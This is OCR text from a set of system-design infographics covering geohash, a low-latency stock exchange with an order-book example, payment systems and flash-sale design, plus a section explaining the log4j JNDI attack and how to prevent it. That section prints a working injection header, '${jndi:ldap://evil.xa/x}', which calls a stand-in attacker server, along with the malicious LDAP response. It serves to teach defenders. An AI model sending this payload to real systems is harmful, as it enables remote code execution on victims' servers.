


- Business Service

- Local-based Service (LBS)

geohash algorithm

:



The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

The string is passed to log4j for logging

```
${jndi:ldap://evil.xa/x}
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```


JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

How does a modern stock exchange achieve microsecond latency?

Do less on the critical path！




Low Latency Stock Exchange Design

start

- end

no context switch **no locks**

Match buy and sell orders




		Price	Quantity			
	depth of ask	100.13	100	200		
		100.12	600	900		
		100.11	900	700	400	
Sell book	best ask	100.10	200	400	1100	100
Buy book	best bid	100.08	500	600	900	
		100.07	100	700		
		100.06	1100	400	300	200
	depth of bid	100.05	500	100		

Buy 2700 shares: 2700 - 200 - 400 - 1100 - 100 - 900 = 0

order books


Stock exchange design



extremely low latency


micro-second level latency

Design a payment system



Design a flash sale system

all the way from frontend to backend.



Product Design

- **use reCaptcha** before placing an order to prevent bots (for suspicious activities)

Frontend Design

- less web page elements
- less JavaScript loading
- **static contents in CDN**

Rate Limit

- anti-DDoS
- suspicious IPs banned
- rate limit on a single IP

Over Sale Prevention

- lock the inventory when placing an order. **decrease the inventory after payment is successful**

Backend Service Design

- **isolated** instance for Black Friday
- use **message queue** for asynchronous processing
- less RPC, less dependencies on other services
- no single point of failure

Data Storage

- **isolated** cache for Black Friday
- **inventory is maintained in the cache**
- database is updated separated in batch

Design principles

Back-of-the-envelope estimation